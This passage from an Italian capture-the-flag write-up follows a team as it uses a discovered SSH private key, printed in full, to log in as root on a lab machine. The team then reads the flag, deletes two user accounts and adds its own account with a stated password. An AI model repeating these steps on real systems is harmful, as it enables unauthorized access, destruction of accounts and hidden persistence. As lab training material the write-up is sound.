drwxrwxr-x  4 kali kali 4096 Oct 9 11:34 .vscode
```

Tramite il comando **cat id\_rsa** ci siamo assicurati che fosse una chiave e come si può vedere dallo Screenshot era così, eravamo a buon punto per la risoluzione!

```
(kali㉿kali)-[~]
└─$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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    value
-----END OPENSSH PRIVATE KEY-----
```

Dopo qualche ricerca abbiamo scoperto come poter utilizzare questa chiave, ma ci siamo resi conto che non aveva abbastanza permessi per amministrare:

```
(kali㉿kali)-[~]
└─$ ssh -i id_rsa root@192.168.50.7
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
root@192.168.50.7's password:
Permission denied, please try again.
root@192.168.50.7's password:
Permission denied, please try again.
root@192.168.50.7's password:
root@192.168.50.7: Permission denied (publickey,password).
```


Tramite quindi il comando:

- **chmod 600 id\_rsa**

Abbiamo aumentato i permessi alla chiave e questo è stato il risultato:

```
(kali㉿kali)-[~]
└─$ ssh -i id_rsa root@192.168.50.7
Theta fa schifo

Last login: Wed Oct  2 16:05:54 2024 from 192.168.44.34
root@blackbox:~# ls -la
total 52
drwx----- 5 root root 4096 Oct  2  2024 .
drwxr-xr-x 21 root root 4096 Oct  2  2024 ..
-rw-----  1 root root   428 Oct  2  2024 .bash_history
-rw-r--r--  1 root root 3106 Oct 15 2021 .bashrc
drwx-----  4 root root 4096 Sep 29 2024 .cache
-rw-----  1 root root    20 Sep 30 2024 .lessht
drwxr-xr-x  3 root root 4096 Jun 29 2024 .local
-rw-----  1 root root 2895 Oct  2  2024 .mysql_history
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-----  1 root root    12 Sep 29 2024 .python_history
-rw-r--r--  1 root root     0 Jun 29 2024 .selected_editor
drwx-----  2 root root 4096 Sep 24 2024 .ssh
-rw-r--r--  1 root root     0 Jun 29 2024 .sudo_as_admin_successful
-rw-r--r--  1 root root   292 Sep 29 2024 .wget-hsts
-rw-r--r--  1 root root 2748 Sep 24 2024 flag.txt
root@blackbox:~# cat flag.txt
FLAG{la_magia_non_ha_confini}
root@blackbox:~#
```



All'interno era presente il file **flag.txt**, tramite il comando **cat flag.txt** abbiamo ottenuto la flag finale.

Ma questo non è abbastanza, la traccia chiede esplicitamente di riprendere il controllo del server.

Per fare questo avendo ora i permessi di root abbiamo deciso di eliminare gli impostori!

Con il comando:

- **userdel**

Abbiamo eliminato Luca, ma anche la sua amata Milena!

```
root@blackbox:~# userdel luca
root@blackbox:~# userdel milena
```

Che come si può vedere dal comando **cat /etc/passwd** i loro account non sono più presenti all'interno della macchina:

```
root@blackbox:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
anna:x:1000:1000:anna:/home/anna:/bin/bash
mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false
marco:x:1002:1002,,,,:/home/marco:/bin/bash
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

Anna e Marco non hanno fatto nulla di male, possono quindi restare.

Ci siamo quindi impadroniti del Server di Theta, creando un nuovo utente a nome QuantumStrike:

```
root@blackbox:~# adduser quantumstrike
Adding user `quantumstrike' ...
Adding new group `quantumstrike' (1001) ...
Adding new user `quantumstrike' (1001) with group `quantumstrike' ...
Creating home directory `/home/quantumstrike' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for quantumstrike
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] Y
```

```
anna:x:1000:1000:anna:/home/anna:/bin/bash
mysql:x:108:112:MySQL Server,,,:/nonexistent:/bin/false
marco:x:1002:1002:,,,:/home/marco:/bin/bash
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
quantumstrike:x:1001:1001:,,,:/home/quantumstrike:/bin/bash
root@blackbox:~#
```

Mettendogli come Password: **Rampiton66!**

**I QuantumStrike hanno ora il pieno controllo del server!**